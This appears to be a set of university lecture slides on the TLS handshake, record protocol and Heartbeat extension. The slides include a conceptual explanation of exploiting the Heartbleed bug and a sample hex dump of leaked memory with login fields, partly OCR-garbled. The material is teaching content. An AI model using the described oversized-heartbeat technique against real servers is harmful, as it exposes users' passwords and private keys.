
The client sends a message to the server of type “client\_hello” with following parameters:

- Version: the highest TLS version supported by the client
- Random: a time stamp (32 bits) and 28 bytes generated by a secure random number generator; to be used as a nonce
- SessionID: non-zero value if the client wants to update the parameters of an existing connection or to create a new connection within an existing session.
- CipherSuite: a list of combinations of cryptographic algorithms supported by the client (combinations in order of preference); such a combination describes the key exchange method (RSA, DH (fixed, ephemeral, or anonymous), etc.), the encryption specification (algorithm, hash function, keys, etc.), the MAC function, and (starting with version 1.2) the PRF (pseudorandom function) used.
- Compression Method: a list of compression techniques supported by the client.

The server responds with a “server\_hello” message, with a similar structure as the “client\_hello” message. The chosen version of TLS is the highest of 1) the version requested by the client 2) the highest version supported by the server. The “CipherSuite” contains the combination proposed by the client, which was chosen by the server (similar for the “Compression Method”). Because of the numbering used (cf. Major and Minor version fields in the TLS record header) TLS 1.0 is a higher version than SSLv3.

## ■ Phase 1

### ● Defining security capabilities



13

4<sup>th</sup> packet: ClientHello (client to server)

(1) Record Layer Protocol Type and Version

Here the value 22 represents the Handshake protocol contained in this Record Layer and the client uses TLS version 1.0.

(2) Handshake Message type

Here the code 1 identifies the ClientHello message

(3) client side Random

The Random number generated by Client here is a parameter for the key calculation between client and server.

(4) Cipher suites


There are 34 suites supported. The details of this field are shown in the next slide.

(5) SessionTicket

SessionTicket is a TLS extension included in the ClientHello message, which defines a way to resume a TLS session without requiring session-specific states at the TLS server. Here the extension is empty since the client connects to the server for the first time.

## ■ Phase 1


### ● Defining security capabilities



14

## ■ Phase 1

### ● Defining security capabilities



15

6th packet: ServerHello (server to client)

(1) Record Layer Protocol Type and Version

The server indicate its use of TLS version 1.0.

(2) Handshake Message type

The ServerHello is the response to the client request message "ClientHello".

(3) server side Random

The random number generated by the server is used in the key calculation together with the one from the client side.

(4) selected Cipher Suite

The server checks its support Cipher Suites and select one matched to the Cipher Suites brought up by client in the ClientHello message. Here the TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA is selected, ie: the key exchange uses RSA and the encryption and MAC algorithms are AES and SHA respectively.

(5) SessionTicket


The server here sends an empty SessionTicket extension to indicate that it will send a new session ticket later in a NewSessionTicket handshake message before the ChangeCipherSpec message finishes.

For the wireshark traces of the remaining phases, we refer to <http://ipseclab.eit.lth.se/tiki-index.php?page=3.+SSL+and+TLS>



## ■ Phase 2

- **Server authentication and key exchange**



16

If authentication is required (which is true for most key exchange procedures) the server sends a "certificate" message containing a X.509 certificate (or a chain of such certificates).

After this message may follow a "server\_key\_exchange" message if necessary (e.g. not for fixed DH, or if RSA is used for the key exchange, where the server key may be used for encryption). This message will generally contain a digital signature over the parameters of the server and over the nonces that were used in phase 1 (to avoid replay attacks).


If client authentication is also required, the server may request a client certificate using a “certificate\_request” message, having as parameters the certificate type (for the asymmetric algorithm and the desired key usage) and a list of acceptable certification authorities (impossible for anonymous DH).

Finally, this phase is closed with a “server\_done” message, without contents.



## ■ Phase 3

### • Client authentication and key exchange



17


The client verifies the validity of the certificate he has received from the server and he verifies whether the parameters he received from the server are acceptable to him.

If the server has requested a certificate, the client will send a “certificate” message to the server, containing a valid certificate. If he can't do this, he sends back an empty certificate list.

The client then sends a “client\_key\_exchange” message, with the information needed to generate a session key (48 bytes “pre-master secret” for RSA; public parameters for ephemeral or anonymous DH; nothing for fixed DH).

Finally, the client may send a “certificate\_verify” message (if a certificate had been sent before and if he has the capability to sign a message). This message is the digital signature of the hash value of information from the previous messages of the handshake, including the “Master Secret”, from which the session key will later be derived). This avoids the abuse of someone else's certificate by a malicious client, who could send a “certificate” message, but not this “certificate\_verify” message.

- Only 1 possible message: 1 byte with value 1
  - Causes pending state to be copied to present state
  - Needed when updating encryption techniques of present connection



18

- Derived from “pre\_master\_secret” using PRF (pseudorandom function)
  - Generated by client and sent to server using RSA encryption
  - Or exchanged using DH key exchange
  - 384 bits
- Dependent on values of “nonces” from first phase of handshake
  - Reuse of keys impossible




Roger Buffle Jr. supplies his father with yet another computer password.

The importance of a good random generator

19

## ■ Phase 4

- Finishing handshake



20

The client now sends a “change\_cipher\_spec” message (using the Change Cipher Spec protocol) to the server and copies the temporary “CipherSpec” (as has been agreed upon in this handshake) to the present value of “CipherSpec” (which will be used in this session).


He then sends a “finished” message (using the new security parameters), signifying that the handshake is over for him. This verifies that the key exchange and the authentication have been successful. It contains hash values (using MD5 and SHA-1 in TLS1.0 and 1.1, using SHA-256 (or the hash function agreed upon in the ciphersuite) from TLS 1.2) of data with among other things the “Master Secret” and all the previous messages from the handshake.

The server then responds with his “change\_cipher\_spec” message (using the Change Cipher Spec protocol) and his “finished” message.

After this client and server are able to communicate with each other and to exchange data using the SSL Record Protocol.

## ■ Messages for errors and warnings

- **1 byte for the level: “fatal” or “warning”**
  - ▶ In case of “fatal” alert:
    - ✓ Connection terminated
    - ✓ No new connections for this session
- **1 byte for problem description**



21

Possible warnings:


- problems with certificates
- connection termination by 1 of both communicating entities

Possible problems which can occur and are fatal:

- reception of an invalid message
- reception of an invalid MAC
- problems when decompressing
- error during handshake procedure (no acceptable security parameters were found)
- illegal parameters in a field of the handshake procedure

## ■ Base layer of TLS


- Fragments data
- Optionally compresses data
- Provides confidentiality and authentication for TLS connections
  - ▶ Uses 2 secret keys
    - ✓ 1 for confidentiality
    - ✓ 1 for integrity using MAC
  - ▶ Both created by TLS Handshake Protocol



22

The TLS Record Protocol is a layered protocol which processes the data to be transmitted, fragments the data into manageable blocks of at most  $2^{14}$  bytes, optionally compresses the data, applies a MAC for integrity protection, encrypts, and transmits the result. Received data is handled in the reversed order: it is decrypted, verified, decompressed, reassembled, and then delivered to higher-level clients.

Note that transport-level TLS compression is not content aware and will end up attempting to recompress already compressed data (images, video, etc.). In practice, most browsers disable support for TLS compression. For these browsers, instead of relying on TLS compression, make sure your server is configured to compress all text-based assets and that you are using an optimal compression format for all other media types, such as images, video, and audio.



23

A typical workflow for delivering application data is as follows:

- The application data is divided into fragments of maximum  $2^{14}$  (=16384) bytes or 16 KB.
- Application data is optionally compressed. The compression is optional (default is no compression), must be reversible and mustn't increase the data length by more than 1024 bytes.
- A message authentication code (MAC) or HMAC is added for data integrity. The MAC is negotiated during the TLS handshake. The MAC is calculated over the (possibly compressed) data fragment. The MAC is calculated over the following fields.
  - $\text{MAC}(K_{\text{MAC}}, \text{Seq}\# || \text{Type} || \text{Length} || \text{Data})$ 
    - **MAC**: MAC function used (generally HMAC)
    - **$K_{\text{MAC}}$** : shared secret key for MAC computation
    - **Seq#**: sequence number for message (against replay attacks)
    - **Type**: protocol for fragment processing (cf. header)
    - **Length**: length of (uncompressed) data fragment
    - **Data**: the data fragment
- Data is encrypted using the symmetric encryption algorithm agreed upon (IDEA, DES, 3DES, RC4-40, RC4-128, AES-128, AES-256, etc.). If block encryption is used, it may be necessary to use the required padding after adding the MAC before encrypting the data.
- Finally, a TLS record header is added (see next slide)

Compared to SSH, both provide authenticated encryption, but in two different ways.

- SSH uses the so-called Encrypt-and-MAC, that is the ciphered message is juxtaposed to a message authentication code (MAC) of the clear message to add integrity. This is not proven to be always fully secure (even if in practical cases it should be enough).
- SSL uses MAC-then-Encrypt: a MAC is juxtaposed to the clear text, then they are both encrypted. This is not the best either, as with some block cipher modes parts of the MAC can be guessable and reveal something on the cipher. This led to vulnerabilities in TLS 1.0 (BEAST attack).

Although both approaches are deemed secure, a third option (first encrypt, then add a MAC) is considered the safest approach (<https://cseweb.ucsd.edu/~mihir/papers/oem.html>). However, this third option – which is used

in IPsec- also has some disadvantages: it is easier to forget to include information such as the initialization vector, making it harder to implement correctly. An insightful discussion on this topic can be found on <https://crypto.stackexchange.com/questions/202/should-we-mac-then-encrypt-or-encrypt-then-mac>.



## ■ TLS Record Header

- **Content Type**

- ▶ 8 bits, determines application layer protocol for data processing

- **Major and Minor version**

- ▶ 2 times 8 bits (for TLS 1.2: values 3 and 3)

- **Compressed Length**

- ▶ Length of the data

Content Type	Major Version	Minor Version	Compressed Length
--------------	---------------	---------------	-------------------

24

The TLS Record protocol is also responsible for identifying different types of messages (handshake, alert, or data) via the "Content Type" field that is part of the TLS record header that is added to each outgoing packet. Only 4 categories are taken into account for the field "Content Type": the 3 TLS specific protocols (Change Cipher Spec, Alert, and Handshake Protocols) and all other application protocols (e.g. HTTP, FTP, SMTP, etc.). The values of Major and Minor version indicate that TLS can be seen as an extension of SSL (SSLv3 had values 3 and 0, TLS 1.0 had values 3 and 1, etc.).

## ■ Heartbeat protocol

- **New protocol (2012) on top of TLS Record Protocol**

- ▶ Can be sent at each moment
    - ✓ Except during handshake

- **Main goal**

- ▶ Liveliness check
    - ✓ Especially for DTLS
      - » Datagram TLS (no session management)
    - ✓ But also for TLS
      - » Useful when no data is sent for a long period of time

25

The Heartbeat Extension for the Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) protocols was proposed as a standard in February 2012 by RFC 6520. It provides a way to test and keep alive secure communication links without the need to renegotiate the connection each time.

## ■ Heartbeat protocol

- Two types of messages

- ▶ HeartbeatRequest

- ✓ Payload length must correspond to given length
    - » Otherwise: discard message

- ▶ HeartbeatResponse

- ✓ Payload must be exact copy of payload from HeartbeatRequest
    - » Otherwise: tacitly discard message

type	payload_length	payload	padding
1 byte	2 bytes	exact length	≥16 bytes

26


The RFC 6520 Heartbeat Extension tests TLS/DTLS secure communication links by allowing a computer at one end of a connection to send a "Heartbeat Request" message, consisting of a payload, typically a text string, along with the payload's length as a 16-bit integer. The receiving computer then must send exactly the same payload back to the sender. Using a Heartbeat Response message.

## ■ Heartbleed bug

- Nickname of CVE-2014-0160
- Nothing wrong with protocol
- But something was wrong with its implementation in OpenSSL versions 1.0.1 up to 1.0.1f
  - ▶ Incorrectly dealing with wrong HeartbeatRequests
  - ▶ Reveals contents of remaining server memory (or causes server to crash)
    - ✓ Could be server private keys
    - ✓ Could be cached passwords

27

## ■ Heartbeat: keep alive a secure TLS connection




28

- Attackers create a forged heartbeat request with larger msg length
- The server does not check the actual length and replies with data from its memory

```

0780: B8 9C 20 61 5F 32 36 38 35 26 2E 73 61 76 65 3D ...-a_26858.savim-
0710: 26 78 61 73 73 77 64 5F 72 61 77 3D 86 14 CE 6F &password_raw=...o
0720: A9 13 96 CA A1 35 1F 11 79 2B 20 80 2E 75 30 63 .....5..yr ..uwc
0730: 6A 66 6A 60 31 68 39 60 37 60 36 38 26 2E 76 3D jfjm1n9k7m608.vw
0740: 38 26 2E 63 68 61 6C 6C 65 6E 67 65 3D 67 7A 37 08_challengegez7
0750: 6E 38 31 52 6C 52 4D 43 6A 49 47 44 6F 71 62 33 n81RL1MCJ16Logb3
0760: 75 69 72 61 2E 60 60 36 61 26 2E 79 78 66 75 73 ulra.m6ba.yplus
0770: 30 26 2E 65 60 61 69 64 43 6F 64 65 3D 26 70 68 -6_emailCode=6pk
0780: 67 3D 26 73 74 65 70 69 64 3D 26 25 65 76 30 26 g=stepid=8_ev=8
0790: 68 61 73 40 73 67 72 3D 38 26 2E 63 68 6B 50 3D hasMsgr=08_chkP=
07A0: 59 26 2E 64 6F 66 65 3D 68 74 74 78 25 33 41 25 YB_dow=htpsX3AX
07B0: 32 46 25 32 46 6D 63 69 6C 2E 79 61 6B 6F 6F 2E 2FN2Fmail.yahoo.
07C0: 61 60 60 26 71 78 64 30 70 0 5F 76 65 72 21 13 com_id=yw_verX
07D0: 40 38 25 32 96 63 25 31 44 25 32 36 69 76 34 25 1042670308283174
07E0: 33 44 25 32 36 73 67 25 31 44 26 2E 77 73 30 31 10426592308_wd=1
07F0: 26 2E 63 70 30 36 26 6E 72 3D 38 26 78 61 64 30 8_cc=08in=08out=
0800: 36 26 61 61 64 3D 56 26 6C 5F 67 69 6E 3D 61 67 Skiaad=&longin=ap
0810: 6E 65 75 61 64 75 62 66 61 74 65 6E 67 25 34 36 mesashooteng4all
0820: 79 61 6B 6F 6F 26 63 66 40 26 70 61 73 75 77 64 yahoo_compasswd
0830: 3D 3B 32 34 -824 5.pe

```



29

The affected versions of OpenSSL allocate a memory buffer for the message to be returned based on the length field in the requesting message, without regard to the actual size of that message's payload. Because of this failure to do proper bounds checking, the message returned consists of the payload, possibly followed by whatever else happened to be in the allocated memory buffer. Heartbleed is therefore exploited by sending a malformed heartbeat request with a small payload and large length field to the vulnerable party (usually a server). The malformed block says its length is 64KB, the maximum possible. The server copies that much data from memory into the response, permitting attackers to read up to 64 kilobytes of the victim's memory that was likely to have been used previously by OpenSSL. This memory is likely to contain sensitive information, such as passwords or even the public or private key information. Since the attack is not logged in the server database, attackers can use this bug undetected. Since the contents of the memory change over time, the attack can be performed multiple times to gradually obtain more information. Moreover, the obtained information can even be used to decrypt message exchanges from the past.


Note that heartbleed is not a flaw in TLS: it is a simple memory safety bug in OpenSSL!

More information from

<http://www.seancassidy.me/diagnosis-of-the-openssl-heartbleed-bug.html>

<http://blog.cryptographyengineering.com/2014/04/attack-of-week-openssl-heartbleed.html>

[https://vimeo.com/91425662 \(video\)](https://vimeo.com/91425662)



<https://xkcd.com/1354/>

30

Where a Heartbeat Request might ask a party to "send back the four-letter word 'bird'", resulting in a response of "bird", a "Heartbleed Request" (a malicious heartbeat request) of "send back the 500-letter word 'bird'" would cause the victim to return "bird" followed by whatever 496 characters the victim happened to have in active memory. Attackers in this way could receive sensitive data, compromising the confidentiality of the victim's communications. Although an attacker has some control over the disclosed memory block's size, it has no control over its location, and therefore cannot choose what content is revealed.

OpenSSL released

March 2012

Patch released

21 March 2014

(Some fixes had already been put in place then)

Publicly reported as vulnerable

1 April 2014

First proven attempted exploit

8 April 2014

Intentional vulnerability test

12 April 2014


31

How many sites are vulnerable?

(After vulnerability was reported publicly)



32



**A list of the top 1,000 most popular web domains and mail servers that remain vulnerable.**

<https://zmap.io/heartbleed/>

33

## ■ Performance comparison with SSH

- **TLS/SSL handshake**
  - ▶ Fewer message exchanges
    - ✓ More efficient
  - ▶ Entirely authenticated
    - ✓ Only partial authentication with SSH
  - ▶ More straightforward cipher suite selection
- **No encryption of packet length in TLS/SSL**
  - ▶ Making decryption easier

34

## ■ Overhead?

- **Gmail switched to use only HTTPS**

- ▶ On our production frontend machines, SSL/TLS accounts for less than 1% of the CPU load, less than 10 KB of memory per connection and less than 2% of network overhead. - Adam Langley (Google), 2010

- **Facebook uses commodity hardware**

- ▶ We have deployed TLS at a large scale using both hardware and software load balancers. We have found that modern software-based TLS implementations running on commodity CPUs are fast enough to handle heavy HTTPS traffic load without needing to resort to dedicated cryptographic hardware Doug Beaver (Facebook)

- **Twitter uses best encryption whenever possible**

